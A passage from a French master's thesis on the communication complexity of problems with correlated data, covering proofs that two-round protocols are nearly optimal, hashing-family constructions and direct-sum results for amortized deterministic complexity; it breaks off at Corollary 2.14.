La propriété d'absence de préfixe est importante, car les modèles qui ne la respectent pas peuvent comprimer les messages et ainsi réduire la communication, tel qu'illustré par Papadimitriou et Sipser [43]. De plus, elle élimine la nécessité d'avoir un symbole spécial pour indiquer la fin de l'exécution du protocole.

Lemme 1.22 (Mercier 2002, démonstration seulement). *Pour tout problème de communication avec données corrélées S,*

$$D(S) \geq \lceil \log D^1(S) \rceil.$$

[4] «Prefix-freeness property» en anglais.

Démonstration. Soit $\mathcal{P}$ un protocole avec support S dont la complexité de la communication est $D(S)$. Construisons un protocole non interactif $\mathcal{P}$' de complexité $2^{D(S)}$. Alice considère toutes les $2^{D(S)}$ séquences possibles de $D(S)$ bits. Pour chacune de ces séquences α, elle transmet $f(\alpha)$ à Bob, où

$$f(\alpha) = \begin{cases} 1 \text{ si } \exists y' \in a_A(x) \mid \sigma_{\mathcal{P}}(x, y') \text{ est un préfixe de } \alpha \\ 0 \text{ sinon} \end{cases}$$

Bob trouve l'unique $x' \in a_B(y)$ tel que $\sigma_{\mathcal{P}}(x', y)$ est un préfixe d'un α pour lequel $f(\alpha) = 1$, et il conclut que c'est la chaîne d'Alice.

Pour justifier que l'algorithme fonctionne, il faut montrer qu'il existe un et un seul $x' \in a_B(y)$ tel que $\sigma_{\mathcal{P}}(x', y)$ est un préfixe d'un α pour lequel $f(\alpha) = 1$. Il est clair qu'il en existe au moins un, car $f(\sigma_{\mathcal{P}}(x, y)) = 1$. Supposons qu'il existe un $x' \in X, x' \neq x$, tel que $\sigma_{\mathcal{P}}(x', y)$ est un préfixe de α' pour lequel $f(\alpha') = 1$. Le fait que $f(\alpha') = 1$ implique qu'il existe un $y' \in a_A(x)$ tel que $\sigma_{\mathcal{P}}(x, y')$ est un préfixe de α'. Comme $\sigma_{\mathcal{P}}(x, y')$ et $\sigma_{\mathcal{P}}(x', y)$ sont des préfixes de α', il suit que $\sigma_{\mathcal{P}}(x, y')$ est un préfixe de $\sigma_{\mathcal{P}}(x', y)$ ou que $\sigma_{\mathcal{P}}(x', y)$ est un préfixe de $\sigma_{\mathcal{P}}(x, y')$. Ceci est une contradiction, car S respecte la propriété d'absence de préfixe. □

Le lemme 1.23 améliore d'un bit la borne du lemme précédent, mais la preuve de ce résultat un peu plus fort, bien que conceptuellement simple, prend plusieurs pages.

Lemme 1.23. *Pour tout problème de communication avec données corrélées S,*

$$D(S) \geq \lceil \log D^1(S) \rceil + 1.$$

Démonstration. Voir [35]. □

Terminons cette section par un retour sur le problème de la ligue sportive de la section 1.3. Nous avons montré que $D^1(S) = n$ et que $D^2(S) \leq \lceil \log n \rceil + 1$. Le lemme 1.23 nous permet de conclure que le protocole à deux rondes est optimal, c'est-à-dire que $D^2(S) = D^3(S) = \cdots = D(S) = \lceil \log n \rceil + 1$. Dans un autre ordre d'idées, si Alice connaît y, alors un seul bit de communication suffit d'après le lemme 1.18.

1.5 Deux rondes sont presque optimales

Le dernier exemple de la section précédente semble assez étonnant : pour le problème de la ligue sportive, il est inutile d'utiliser un protocole à plus de deux rondes, car cela ne permet pas de diminuer le nombre de bits communiqués. Dans cette section, nous présentons un des résultats les plus intéressants de la complexité de la communication de données corrélées, à savoir que pour tout problème, deux messages sont presque optimaux. Ce résultat contraste avec le modèle original de Yao : Duris, Galil et Schnitger [15] ont en effet démontré que pour tout $k \in \mathbb{N}$, il existe des suites de fonctions $(f_i)_{i \in \mathbb{N}}$ avec $f_i : \{0,1\}^i \times \{0,1\}^i \to \{0,1\}$ pour lesquelles $D^k(f_n)$ est exponentiellement plus grand que $D^{k+1}(f_n)$. Avant de démontrer le résultat principal de cette section, nous avons besoin de quelques notions préliminaires.

Lemme 1.24. $1 \cdot \frac{p-1}{p} \cdot \frac{p-2}{p} \cdots \frac{p-t+1}{p} \geq \left(1 - \frac{t}{p}\right)^t$, *où* $p \in \mathbb{N}$.

Démonstration.

$$\begin{aligned} 1 \cdot \frac{p-1}{p} \cdot \frac{p-2}{p} \cdots \frac{p-t+1}{p} &\geq 1 \cdot \left(1-\frac{1}{p}\right) \cdot \left(1-\frac{2}{p}\right) \cdots \left(1-\frac{t-1}{p}\right) \\ &\geq \left(1-\frac{t}{p}\right) \cdot \left(1-\frac{t}{p}\right) \cdots \left(1-\frac{t}{p}\right) \geq \left(1-\frac{t}{p}\right)^t. \end{aligned}$$

□

Le prochain théorème garantit l'existence d'une famille de fonctions de «hachage» qui permettront par la suite de démontrer plusieurs résultats intéressants. Une famille $H_{m,t}$ avec des paramètres légèrement différents que ceux présentés a été explicitement construite par Fredman, Komlòs et Szemerèdi [19].

Théorème 1.25 (Mercier 2002). *Soient m et t deux entiers supérieurs à 1. Il existe une famille de $k = 4t\lceil \log m \rceil$ fonctions, $H_{m,t}$, telles que :*

1. *Toute fonction $h \in H_{m,t}$ va de $\{1, \ldots, m\}$ à $\{1, \ldots, p\}$, où $p = 4t^2$;*
2. *Pour tout sous-ensemble $A \subseteq \{1, \ldots, m\}$ de taille au plus t, au moins la moitié des fonctions dans $H_{m,t}$ sont injectives sur A.*

Démonstration. Choisissons au hasard une fonction $h : \{1, \ldots, m\} \to \{1, \ldots, p\}$. La probabilité que h soit injective sur un ensemble $A \subseteq \{1, \ldots, m\}$ de taille au plus t est bornée par $1 \cdot \frac{p-1}{p} \ldots \frac{p-t+1}{p} \geq \left(1-\frac{t}{p}\right)^t = \left(1-\frac{1}{4t}\right)^t \geq \frac{3}{4}$ (voir le lemme 1.24). Choisissons maintenant au hasard k fonctions $h_1, h_2 \ldots, h_k$: $\{1, \ldots, m\} \to \{1, \ldots, p\}$ et définissons les variables aléatoires Z_i prenant la valeur 0 si h_i est injective sur A et 1 sinon. Il est clair que $E[Z_i] \leq 3/4$. La probabilité qu'au moins la moitié des fonctions h_i ne soient pas injectives sur A est :

$$\begin{aligned}
\Pr\left(\sum_{i=1}^{k} Z_i \geq \frac{k}{2}\right) &= \Pr\left(\frac{\sum_{i=1}^{k} Z_i}{k} \geq \frac{1}{2}\right) \\
&= \Pr\left(\frac{\sum_{i=1}^{k} Z_i}{k} - \frac{1}{4} \geq \frac{1}{4}\right) \\
&\leq \Pr\left(\left|\frac{\sum_{i=1}^{k} Z_i}{k} - \frac{1}{4}\right| \geq \frac{1}{4}\right) \\
&\leq \Pr\left(\left|\frac{\sum_{i=1}^{k} Z_i}{k} - \frac{1}{4}\right| \geq \frac{3}{16}\right) \\
&\leq 2e^{-\frac{k(3/16)^2}{2\cdot 3/16}} \text{ par l'inégalité de Chernoff (voir l'annexe A.4)} \\
&= 2e^{-\frac{3k}{32}} \\
&< 1 \text{ pour } k > 7,39.
\end{aligned}$$

La dernière inégalité est toujours vraie, car $k = 4t\lceil \log m \rceil$ et $m, t \geq 2$. Il existe donc une famille de k fonctions pour lesquelles au moins la moitié sont injectives sur A. □

Utilisons maintenant une famille de fonctions de hachage pour démontrer que pour tout problème de communication avec données corrélées, il existe un protocole à deux rondes qui nécessite au plus quatre fois le nombre de bits de communication requis par le protocole optimal.

Lemme 1.26. *Pour tout problème de communication avec données corrélées S,*

$$D^2(S) \leq \lceil \log\lceil \log \chi(G_S)\rceil\rceil + 3\lceil \log \widehat{a_B}\rceil + 4.$$

Démonstration. Soit S un problème de communication non trivial (il est clair que le lemme est vrai si S est trivial) et G_S son hypergraphe caractéristique. Alice et Bob s'entendent sur un coloriage ψ de G_S avec $\chi(G_S)$ couleurs ainsi que sur une famille de fonctions $H = H_{\chi(G_S),\widehat{a_B}}$ possédant les propriétés énoncées au théorème 1.25.

Bob considère l'hyperarête a_y qui détermine $a_B(y)$, les valeurs de x possibles chez Alice. Il choisit une fonction $h \in H$ qui est injective sur les couleurs de a_y et envoie sa description à Alice, ce qui requiert $\lceil \log(4\lceil \log \chi(G_S)\rceil \cdot \widehat{a_B})\rceil$ bits de communication. Une telle fonction existe grâce aux propriétés de H et parce que le nombre de sommets de l'hyperarête a_y est au plus $\widehat{a_B}$. Alice envoie ensuite $h(\psi(x))$ à Bob, ce qui nécessite $\lceil \log(4(\widehat{a_B})^2)\rceil$ bits de communication. Bob utilise alors $h(\psi(x))$ pour calculer $\psi(x)$, et comme tous les noeuds de a_y sont de couleur différente, il peut obtenir la valeur de x. La communication totale est donc $\lceil \log(4\lceil \log \chi(G_S)\rceil \cdot \widehat{a_B})\rceil + \lceil \log(4(\widehat{a_B})^2)\rceil \leq \lceil \log\lceil \log \chi(G_S)\rceil\rceil + 3\lceil \log \widehat{a_B}\rceil + 4$. □

Corollaire 1.27. *Pour tout problème avec données corrélées S,*

$$D^2(S) \leq 4D(S) + 3.$$

Démonstration.

$$\begin{aligned} D^2(S) &\leq \lceil \log \lceil \log \chi(G_S) \rceil \rceil + 3 \lceil \log \widehat{a_B} \rceil + 4 && \text{(lemme 1.26)} \\ &= \lceil \log D^1(S) \rceil + 3 \lceil \log \widehat{a_B} \rceil + 4 && \text{(lemme 1.19)} \\ &\leq D(S) - 1 + 3 \lceil \log \widehat{a_B} \rceil + 4 && \text{(lemme 1.23)} \\ &\leq D(S) - 1 + 3D(S) + 4 && \text{(lemme 1.17)} \\ &= 4D(S) + 3. \end{aligned}$$

□

Le corollaire 1.27 a été démontré par Orlitsky [35], qui par la suite a réussi à obtenir $D^2(S) \leq 4D(S) + 2$ [38]. Le lemme 1.28 nous permet d'améliorer ce résultat pour les problèmes de communication dont la complexité est assez grande.

Lemme 1.28 (Mercier 2002). *Soit S un problème avec données corrélées dont la complexité de la communication dépend de n, la taille de la chaîne d'Alice. Pour tout $c \in \mathbb{N}$, il existe un $n_0 \in \mathbb{N}$ tel que pour tout $n \geq n_0$,*

$$D^2(S) \leq 4D(S) - c.$$

Démonstration. Soit G_S l'hypergraphe caractéristique de S. Pour démontrer le lemme 1.26, nous avons utilisé une famille de $k = 4\widehat{a_B} \lceil \log \chi(G_S) \rceil$ fonctions de hachage. Il est possible de diminuer le nombre de fonctions, et par le fait même le nombre de bits de communication, en augmentant la base du logarithme précédent. Posons $k' = \lceil 4\widehat{a_B} \log_b \chi(G_S) \rceil$. Si nous appliquons un protocole similaire à la preuve du lemme 1.26 avec une famille de k' fonctions de hachage, cela entraîne que $D^2(S) \leq \lceil \log \lceil \log \chi(G_S) \rceil \rceil + 3 \lceil \log \widehat{a_B} \rceil + 6 - \log \log b$, et en appliquant la démarche utilisée pour démontrer le corollaire 1.27, il suit

que $D^2(S) \leq 4D(S) + 5 - \log\log b$. En posant $b = 2^{\left(2^{5+c}\right)}$, nous obtenons $D^2(S) \leq 4D(S) - c$.

Le prix à payer est que pour montrer l'existence d'une famille de k' fonctions de hachage possédant les propriétés énoncées au théorème 1.25, il faut que $k' = \lceil 4\widehat{a_B} \log_b \chi(G_S) \rceil > 7,39$, ce qui entraîne qu'il est nécessaire que $\widehat{a_B} \cdot \log \chi(G_S) > 1,585 \cdot 2^{5+c}$. Si S est un problème dont la complexité de la communication dépend de n, alors il existe un n_0 assez grand pour lequel $\widehat{a_B} \cdot \chi(G_S) > 1,585 \cdot 2^{5+c}$ pour tout $n \geq n_0$. □

1.6 En augmentant le nombre de rondes

Nous venons de démontrer que pour tout problème de communication avec données corrélées, il existe un protocole à deux rondes qui est presque optimal. Cette section résume les principaux résultats connus lorsque le nombre de rondes augmente, ainsi que les principaux problèmes ouverts reliés à cette question. Nous n'avons pas jugé bon d'inclure les preuves, car elles sont assez longues, plutôt techniques et ne sont pas utiles pour les chapitres subséquents de ce mémoire.

Une variante du problème de la ligue sportive a été formulée par Orlitsky [36]. Une ligue sportive possède $d \cdot e$ équipes réparties également en d divisions. Les deux meilleures équipes de chaque division participent aux séries éliminatoires, et toutes ces équipes sont connues de Bob. Alice, de son côté, connaît l'identité de l'équipe championne de la ligue. Le but est que Bob apprenne l'identité de l'équipe gagnante. Soit S l'ensemble de support de ce problème avec données corrélées. Considérons le protocole à trois rondes suivant : Alice envoie la division dans laquelle évolue l'équipe gagnante, ce qui nécessite $\lceil \log d \rceil$ bits de communication.

Bob considère ensuite les deux équipes de la division reçue par Alice participant aux séries éliminatoires. Il envoie à Alice une position pour laquelle les deux chaînes diffèrent, ce qui requiert $\lceil \log e \rceil$ bits de communication. Finalement, Alice envoie la valeur du bit de l'équipe gagnante à la position demandée. La complexité du protocole est donc $D^3(S) \leq \lceil \log d \rceil + \lceil \log e \rceil + 1$.

Orlitsky [36] a démontré que lorsque e et d sont choisis judicieusement, tout protocole à deux rondes nécessite plus de communication que le protocole à trois rondes[5]. En fait, il a démontré le résultat suivant :

Théorème 1.29. *Pour tout $\epsilon > 0$ et pour tout $c \geq 0$, il existe un problème avec données corrélées S tel que*

$$D^2(S) \geq (2 - \epsilon) D^3(S) \geq c.$$

Ce résultat et le corollaire 1.27 permettent de poser la question suivante :

Problème ouvert 1.30. Quel est le rapport maximal entre $D^2(S)$ et $D(S)$?

Zhang et Xia [56] et Ahlswede, Cai et Zhang [3] ont ensuite démontré que trois messages n'étaient pas optimaux :

Théorème 1.31. *Pour tout $\epsilon > 0$ et pour tout $c \geq 0$, il existe un problème de communication avec données corrélées S tel que*

$$D^3(S) \geq (2 - \epsilon) D^4(S) \geq c.$$

Zhang et Xia ont également émis la conjecture que $D^4(S) \leq D(S) + o(D(S))$, mais sans parvenir à la démontrer.

[5] Le problème considéré par Orlitsky est légèrement différent de celui présenté ici.

Problème ouvert 1.32. Existe-t-il un k tel que $D^k(S) \leq D(S) + o(D(S))$?

Nous avons essayé de résoudre cette conjecture en généralisant le problème de la ligue sportive, mais nous n'avons pas réussi à obtenir des résultats qui valent la peine d'être mentionnés ici.

Chapitre 2

Complexité déterministe amortie

La résolution simultanée de plusieurs exemplaires[1] d'un problème est parfois plus efficace du point de vue de la communication que la résolution séquentielle des exemplaires de façon optimale. En fait, cela peut même être vrai pour des problèmes différents. Ce phénomène contraire à l'intuition s'applique autant à la communication interactive que non interactive et est appelé le problème de la somme directe[2].

Le problème de la somme directe en complexité de la communication a été introduit par Karchmer, Raz et Wigderson [25] comme une approche prometteuse pour séparer $\mathcal{NC}^1$ de $\mathcal{NC}^2$. Il a été abondamment étudié (consulter entre autres [16, 24, 23]) et pourrait certainement faire l'objet d'un mémoire à lui seul. Dans ce chapitre, nous nous contentons de présenter les principales notions reliées au problème de la somme directe pour les protocoles de communication avec données corrélées (consulter également [4, 5]). Les nouveaux résultats que nous avons obtenus sont les théorèmes 2.8, 2.11, 2.13 et 2.18, les corollaires 2.9, 2.14 et 2.15,

[1] Nous supposons toujours que tous les exemplaires sont indépendants.
[2] «Direct-sum problem» en anglais

la conjecture 2.24 ainsi que toute la section 2.4.

2.1 Définitions

Définition 2.1. Notons $D(S,T)$ la *complexité de la communication déterministe simultanée* des problèmes avec données corrélées S et T, et $D(f,g)$ la complexité de la communication déterministe simultanée des fonctions f et g.

Définition 2.2. Notons $D(S^l)$ la complexité de la communication déterministe simultanée de l exemplaires d'un problème avec données corrélées S, et $D(f^l)$ la complexité de la communication déterministe simultanée de l exemplaires d'une fonction f.

Lorsque plusieurs exemplaires d'un même problème sont résolus simultanément, il peut être utile d'utiliser une mesure de complexité qui représente la complexité de la communication moyenne par exemplaire.

Définition 2.3. La *complexité de la communication déterministe amortie* de S, notée $\overline{D}(S)$, est donnée par l'expression

$$\overline{D}(S) \stackrel{\text{déf}}{=} \lim_{l\to\infty} \frac{1}{l} D(S^l).$$

Il n'est pas difficile de voir que la limite existe par sous-additivité, et que $\overline{D}(S) \leq D(S)$, $D(S,T) \leq D(S) + D(T)$ et $D(S^l) \leq l \cdot D(S)$.

Définition 2.4. Soient $S \subseteq X_S \times Y_S$ et $T \subseteq X_T \times Y_T$ des problèmes de communication avec données corrélées dont les hypergraphes caractéristiques sont $G_S = (V_S, A_S)$ et $G_T = (V_T, A_T)$. Notons $G_S \times G_T = (V_S \times V_T, A)$ le produit

des hypergraphes G_S et G_T. Les hyperarêtes de $G_S \times G_T$ sont définies de la façon suivante : pour tout $(y_s, y_t) \in Y_S \times Y_T$, il y a une hyperarête $A(y_s, y_t) = \{(x_s, x_t) \mid (x_s, y_s) \in S \wedge (x_t, y_t) \in T\}$.

Définition 2.5. Appelons G_S^l le produit, au sens de la définition 2.4, de l copies de l'hypergraphe G_S.

2.2 Communication non interactive

Lorsque plusieurs problèmes doivent être résolus de façon non interactive, il peut être avantageux de les résoudre simultanément plutôt que de les résoudre de façon séquentielle.

Lemme 2.6. *Soient $S_1, S_2, \ldots, S_l$ des problèmes de communication avec données corrélées. Alors*

$$D^1(S_1, S_2, \ldots, S_l) = \lceil \log \chi(G_{S_1} \times G_{S_2} \times \cdots \times G_{S_l}) \rceil.$$

Démonstration. Il s'agit d'appliquer la preuve du lemme 1.19 à l'entrée $((x_{s_1}, x_{s_2}, \ldots, x_{s_l}), (y_{s_1}, y_{s_2}, \ldots, y_{s_l}))$. □

Corollaire 2.7. *Pour tout problème de comunication avec données corrélées S,*

$$D^1(S^l) = \lceil \log \chi(G_S^l) \rceil.$$

Démonstration. Découle directement du lemme précédent. □

L'intérêt du corollaire 2.7 est dû au fait qu'il existe des graphes G tels que $\chi(G^l) < (\chi(G))^l$. En fait, ce corollaire a été démontré par Witsenhausen [53]

dans le but d'analyser un graphe célèbre présenté par Shannon [47] en relation avec la capacité sans erreur de canaux de communication. Nous présentons ce graphe comme exemple d'introduction. Alice et Bob possèdent respectivement des chaînes $x \in \mathbb{Z}_5$ et $y \in \mathbb{Z}_5$ avec $y \equiv x \pmod 5$ ou $y \equiv x+1 \pmod 5$, et Bob veut apprendre la valeur de x. L'ensemble de support de ce problème avec données corrélées est donc $S = \{(x,y) \mid y \equiv x+1 \pmod 5 \vee y \equiv x \pmod 5\}$. Il n'est pas difficile de voir que G_S est un pentagone et que $\chi(G_S) = 3$. Or, avec un peu de travail et beaucoup de patience, on peut montrer que $\chi(G_S^2) = 5 < 9$. Par conséquent, nous pouvons appliquer le corollaire 2.7 et obtenir que $D^1(S) = 2$ et que $D^1(S^2) = 3$. La résolution simultanée des deux exemplaires permet de sauver un bit de communication.

Il est important de remarquer que les économies possibles dépendent de la structure des graphes. Par exemple, si G_S est un graphe complet de k sommets, alors G_S^l est un graphe complet de k^l sommets. Autrement dit, lorsque $S = X \times Y$, il n'y a rien à gagner à résoudre simultanément les exemplaires d'un problème.

Nous pouvons également utiliser le lemme 2.6 pour résoudre simultanément des problèmes différents. Soit $T = \{(x,y) \mid y \equiv x+1 \pmod 3 \vee y \equiv x \pmod 3\}$, où $x, y \in \mathbb{Z}_3$. G_T est un triangle, et donc $\chi(G_T) = 3$ et $\chi(G_S) \cdot \chi(G_T) = 9$. Or, nous pouvons montrer que $\chi(G_S \times G_T) = 8$, ce qui entraîne que $D^1(G_S \times G_T) = 3 < D^1(G_S) + D^1(G_T) = 4$. La résolution simultanée des deux problèmes différents permet de sauver un bit de communication.

Le prochain théorème limite la communication qui peut être sauvée en résolvant simultanément deux problèmes avec données corrélées. Nous l'avons démontré indépendamment à partir des résultats obtenus par Witsenhausen [53] et Linial et Vazirani [28], mais le résultat a déjà été publié par Feder, Kushilevitz,

Naor et Nisan [16].

Théorème 2.8 (Feder, Kushilevitz, Naor, Nisan 1995 [16] ; Mercier 2002). *Soient S et T deux problèmes avec données corrélées dont les hypergraphes caractéristiques sont respectivement G_S et G_T, $|G_S| \leq |G_T|$. Alors*

$$D^1(S,T) \geq D^1(S) + D^1(T) - \log\log|G_S| - 4.$$

Démonstration. Linial et Vazirani [28] ont montré que pour deux graphes[3] quelconques G et H avec $|G| \leq |H|$, $\chi(G \times H) \geq \frac{(\chi(G)-1)\chi(H)}{\ln|G|}$. En appliquant ce résultat à G_S et G_T et en utilisant le lemme 2.6, nous obtenons :

$$\begin{aligned} D^1(S,T) &\geq \left\lceil \log\left(\frac{(\chi(G_S)-1)\chi(G_T)}{\ln|G_S|}\right)\right\rceil \\ &\geq \log(\chi(G_S)-1) + \log\chi(G_T) - \log\ln|G_S| \\ &\geq \lceil\log(\chi(G_S))\rceil + \lceil\log\chi(G_T)\rceil - \log\ln|G_S| - 3 \\ &\geq D^1(S) + D^1(T) - \log\log|G_S| - 4. \end{aligned}$$

□

Corollaire 2.9 (Feder, Kushilevitz, Naor, Nisan 1995 [16] ; Mercier 2002). *Pour tout problème de communication avec données corrélées S dont l'hypergraphe caractéristique est G_S,*

$$D^1(S^2) \geq 2D^1(S) - \log\log|G_S| - 4.$$

[3] Le résultat est également valide pour les hypergraphes.

Pour tout problème avec données corrélées dont les entrées sont de longueur n, le gain maximal possible pour la résolution de deux exemplaires simultanément est donc un terme additif de $\log n$ bits par rapport à la résolution séquentielle des exemplaires. Linial et Vazirani [28] ont montré qu'il existe des graphes de n sommets pour lesquels cette borne pouvait être atteinte.

Corollaire 2.10. *Pour tout problème de communication avec données corrélées S dont l'hypergraphe caractéristique est G_S,*

$$D^1(S) \geq \overline{D^1}(S) \geq D^1(S) - \log\log|G_S| - 4.$$

Démonstration. Le première inégalité est triviale. Pour la deuxième inégalité, un résultat similaire a été démontré par récurrence sur l par Feder, Kushilevitz, Naor et Nisan [16]. □

Ce dernier résultat signifie que pour un problème de communication avec données corrélées S dont les entrées sont de longueur n, le gain maximal possible pour la résolution simultanée de plusieurs exemplaires est un terme additif de $\log n + 4$ bits par exemplaire.

2.3 Communication interactive

Dans cette section, nous analysons le problème de la somme directe pour les protocoles interactifs. Encore une fois, il est parfois possible de réduire la communication en résolvant simultanément plusieurs exemplaires d'un même problème ou même plusieurs problèmes différents. La communication maximale qui peut être économisée n'est toutefois pas connue ; c'est d'ailleurs une des principales

questions ouvertes en complexité de la communication.

Théorème 2.11 (Mercier 2002). *Soient $S_1, S_2, \ldots, S_l$ des problèmes de communication avec données corrélées. Alors*

$$D^2(S_1, S_2, \ldots, S_l) \in O\left(l \cdot \log \max_{1\leq i\leq l}(\widehat{a_B}(S_i)) + \log l \cdot \log\log \max_{1\leq i\leq l}(\chi(G_{S_i}))\right).$$

Démonstration. Alice possède des chaînes $x_1 \in X_1, \ldots, x_l \in X_l$ et Bob des chaînes $y_1 \in Y_1, \ldots, y_l \in Y_l$ avec la restriction que $(x_i, y_i) \in S_i$ pour $1 \leq i \leq l$. Soient $G_{S_1}, G_{S_2}, \ldots, G_{S_l}$ les hypergraphes associés respectivement aux problèmes avec données corrélées $S_1, S_2, \ldots, S_l$. Pour chaque G_{S_i}, Alice et Bob s'entendent sur un coloriage ψ_i avec $\chi(G_{S_i})$ couleurs. Ils s'entendent également sur une famille de fonctions $H = H_{\max_{1\leq i\leq l}(\chi(G_{S_i})), \max_{1\leq i\leq l}(\widehat{a_B}(S_i))}$ possédant les propriétés énoncées au théorème 1.25.

Bob considère les couleurs des sommets des hyperarêtes $a_{y_1}, a_{y_2}, \ldots, a_{y_l}$. Pour chaque a_{y_i}, le nombre de sommets est au plus $\max_{1\leq i\leq l}(\widehat{a_B}(S_i))$. Par le théorème 1.25, il suit que pour chaque a_{y_i}, au moins la moitié des fonctions de H sont injectives sur les couleurs des sommets. Par le lemme A.15, il existe donc une fonction $h_1 \in H$ qui est injective pour au moins la moitié des hyperarêtes $a_{y_1}, a_{y_2}, \ldots, a_{y_l}$. Bob considère ensuite la moitié restante des hyperarêtes pour lesquelles h_1 n'est pas injective. Il trouve une fonction $h_2 \in H$ qui est injective pour au moins la moitié de ces hyperarêtes, et ainsi de suite. De cette façon, Bob trouve $\lceil \log(l+1) \rceil$ fonctions telles que pour toute hyperarête a_{y_i}, au moins une des fonctions est injective sur les couleurs de ses sommets. Bob envoie le nom de ces fonctions à Alice, ce qui nécessite $\lceil \log(l+1) \rceil \lceil \log(4\lceil \log \max_{1\leq i\leq l}(\chi(G_{S_i})) \rceil \cdot \max_{1\leq i\leq l}(\widehat{a_B}(S_i))) \rceil$ bits de communication.

Bob doit également communiquer à Alice quelle fonction h_j doit être utilisée avec chaque a_{y_i}. Comme chaque h_j est injective pour $\frac{1}{2^j}$ des hyperarêtes, il est avantageux de coder les fonctions en unaire, c'est-à-dire d'utiliser la chaîne 1^j pour h_j. Cette étape requiert donc $\sum_{i=1}^{\lceil \log (l+1) \rceil} \frac{l}{2^i} \cdot i \leq 2l-1$ bits de communication pour les fonctions et l zéros servant de séparateurs.

Finalement, lors de la deuxième ronde, Alice envoie $h_j(\psi_i(x_i))$ pour chacun des x_i, ce qui nécessite $l\lceil \log(4(\max_{1\leq i\leq l}(\widehat{a_B}(S_i)))^2) \rceil$ bits de communication. Comme les fonctions h_j sont injectives, Bob peut calculer les valeurs $\psi_i(x_i)$, et puisque tous les noeuds des hyperarêtes a_{y_i} sont de couleurs différentes, il peut en déduire la valeur des x_i. La communication totale est donc :

$$\begin{aligned}
D^2(S_1 + \cdots + S_l) &\leq \lceil \log (l+1) \rceil \cdot \left\lceil \log \left(4 \left\lceil \log \max_{1\leq i\leq l}(\chi(G_{S_i})) \right\rceil \cdot \max_{1\leq i\leq l}(\widehat{a_B}(S_i)) \right) \right\rceil \\
&\quad + 2l - 1 + l + l \left\lceil \log \left(4 \left(\max_{1\leq i\leq l}(\widehat{a_B}(S_i)) \right)^2 \right) \right\rceil \\
&= \lceil \log (l+1) \rceil \left\lceil \log \left\lceil \log \max_{1\leq i\leq l}(\chi(G_{S_i})) \right\rceil \right\rceil \\
&\quad + \lceil \log (l+1) \rceil \left\lceil \log \max_{1\leq i\leq l}(\widehat{a_B}(S_i)) \right\rceil + 2\lceil \log (l+1) \rceil \\
&\quad + 2l \left\lceil \log \max_{1\leq i\leq l}(\widehat{a_B}(S_i)) \right\rceil + 5l - 1 \\
&\in O\left(l \cdot \log \max_{1\leq i\leq l}(\widehat{a_B}(S_i)) + \log l \cdot \log \log \max_{1\leq i\leq l}(\chi(G_{S_i})) \right)
\end{aligned}$$

□

Le corollaire suivant a été initialement démontré par Feder, Kushilevitz, Naor et Nisan [16] et découle directement du théorème 2.11.

Corollaire 2.12. *Pour tout problème de communication avec données corrélées S,*

$$\begin{aligned} D^2(S^l) &\leq \lceil \log(l+1) \rceil \lceil \log \lceil \log \chi(G_S) \rceil \rceil + \lceil \log(l+1) \rceil \lceil \log \widehat{a_B} \rceil \\ &\quad + 2\lceil \log(l+1) \rceil + 2l \lceil \log \widehat{a_B} \rceil + 5l - 1 \\ &\in O(l \cdot \log \widehat{a_B} + \log l \cdot \log \log \chi(G_S)). \end{aligned}$$

Démonstration. Il s'agit de remarquer que $\max_{1 \leq i \leq l}(\widehat{a_B}(S_i)) = \widehat{a_B}$ et que $\max_{1 \leq i \leq l}(\chi(G_{S_i})) = \chi(G_S)$. □

Pour certains cas que nous analysons sous peu, le théorème 2.13 permet de sauver plus de bits de communication que le théorème 2.11.

Théorème 2.13 (Mercier 2002). *Soient $S_1, S_2, \ldots, S_l$ des problèmes de communication avec données corrélées. Alors*

$$D^2(S_1, S_2, \ldots, S_l) \in O\left(l \log \sum_{i=1}^{l} \widehat{a_B}(S_i) + \log \log \max_{1 \leq i \leq l}(\chi(G_{S_i})) \right).$$

Démonstration. Alice possède des chaînes $x_1 \in X_1, \ldots, x_l \in X_l$ et Bob des chaînes $y_1 \in Y_1, \ldots, y_l \in Y_l$ avec la restriction que $(x_i, y_i) \in S_i$ pour $1 \leq i \leq l$. Soient $G_{S_1}, G_{S_2}, \ldots, G_{S_l}$ les hypergraphes associés aux problèmes avec données corrélées $S_1, S_2, \ldots, S_l$. Pour chaque G_{S_i}, Alice et Bob s'entendent sur un coloriage ψ_i avec $\chi(G_{S_i})$ couleurs. Alice et Bob s'entendent également sur une famille de fonctions $H = H_{\max_{1 \leq i \leq l}(\chi(G_{S_i})), \sum_{i=1}^{l} \widehat{a_B}(S_i)}$ possédant les propriétés énoncées au théorème 1.25.

Bob considère les couleurs des hyperarêtes $a_{y_1}, a_{y_2}, \ldots, a_{y_l}$. Il choisit une fonction $h \in H$ qui est injective sur ces couleurs et envoie sa description à Alice, ce qui requiert $\lceil \log(4 \lceil \log \max_{1 \leq i \leq l}(\chi(G_{S_i})) \rceil \cdot \sum_{i=1}^{l} \widehat{a_B}(S_i)) \rceil$ bits de communication.

Une telle fonction existe à cause des propriétés de H et parce que le nombre total de sommets des hyperarêtes $a_{y_1}, \ldots, a_{y_l}$ est au plus $\sum_{i=1}^{l} \widehat{a_B}(S_i)$.

Alice envoie ensuite les l valeurs $h(\psi_i(x_i))$ à Bob, ce qui nécessite $l \cdot \lceil \log(4(\sum_{i=1}^{l} \widehat{a_B}(S_i))^2) \rceil$ bits de communication. Comme la fonction h est injective, Bob peut calculer les valeurs $\psi_i(x_i)$, et puisque tous les noeuds des hyperarêtes a_{y_i} sont de couleurs différentes, il peut en déduire la valeur des x_i. La communication totale est donc :

$$\begin{aligned} D^2\left(S_1 + \cdots + S_l\right) &\leq \left\lceil \log\left(4\left\lceil \log \max_{1\leq i\leq l}\left(\chi(G_{S_i})\right)\right\rceil \cdot \sum_{i=1}^{l} \widehat{a_B}(S_i)\right)\right\rceil \\ &\quad + l \cdot \left\lceil \log\left(4\left(\sum_{i=1}^{l} \widehat{a_B}(S_i)\right)^2\right)\right\rceil \\ &= \left\lceil \log\left\lceil \log \max_{1\leq i\leq l}(\chi(G_{S_i}))\right\rceil\right\rceil + \left\lceil \log \sum_{i=1}^{l} \widehat{a_B}(S_i)\right\rceil \\ &\quad + 2l\left\lceil \log \sum_{i=1}^{l} \widehat{a_B}(S_i)\right\rceil + 2l + 2 \\ &\in O\left(\log\log \max_{1\leq i\leq l}(\chi(G_{S_i})) + l \log \sum_{i=1}^{l} \widehat{a_B}(S_i)\right) \end{aligned}$$

□

Corollaire 2.14 (Mercier 2002). *Pour tout problème de communication avec données corrélées S,*

